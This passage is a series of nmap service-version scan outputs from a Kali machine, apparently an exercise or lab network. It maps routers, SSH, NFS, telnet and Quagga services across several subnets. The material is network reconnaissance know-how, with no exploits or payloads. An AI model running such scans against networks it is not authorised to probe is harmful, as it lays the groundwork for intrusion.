MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.203
Host is up (0.0020s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (4 hosts up) scanned in 45.48 seconds
```

192.168.0.192/27




```
root@kali:~# nmap -sV 172.16.221.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:44 EDT
Nmap scan report for 172.16.221.16
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 63.57 seconds
root@kali:~# 
```

172.16.221.0/24




```
root@kali:~# nmap -sV 192.168.0.224/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:16 EDT
Nmap scan report for 192.168.0.225
Host is up (0.00074s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 26.81 seconds
root@kali:~# 
```

192.168.0.224/30




```
root@kali:~# nmap 192.168.0.32/27 -sV

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 01:54 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 27.43 seconds
```

192.168.0.32/27




```
root@kali:~# nmap -sV 13.13.13.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:01 EDT
Nmap scan report for 13.13.13.12
Host is up (0.0095s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 13.13.13.13
Host is up (0.011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 75.40 seconds
```

13.13.13.0/24




```
root@kali:~# nmap -sV 192.168.0.228/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:17 EDT
Nmap scan report for 192.168.0.229
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 26.91 seconds
root@kali:~#
```

192.168.0.228/30




```
root@kali:~# nmap -sV 192.168.0.128/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:15 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0037s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 28.46 seconds
root@kali:~#
```

192.168.0.128/27




```
root@kali:~# nmap -sV 192.168.0.232/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:49 EDT
Nmap scan report for 192.168.0.233
Host is up (0.011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.234
Host is up (0.0080s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 33.68 seconds
```

192.168.0.232/30




```
root@kali:~# nmap -sV 192.168.0.240/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:51 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0062s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 21.08 seconds
```

192.168.0.240/30



```
root@kali:~# nmap -sV 192.168.0.96/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:13 EDT
Nmap scan report for 192.168.0.97
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0048s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  NLNet Labs Unbound
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 31.61 seconds
root@kali:~# 
```


192.168.0.96/27



```
root@kali:~# nmap -sV 192.168.0.64/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:11 EDT
Nmap scan report for 192.168.0.65
Host is up (0.0036s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0045s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 27.74 seconds
root@kali:~# 
```

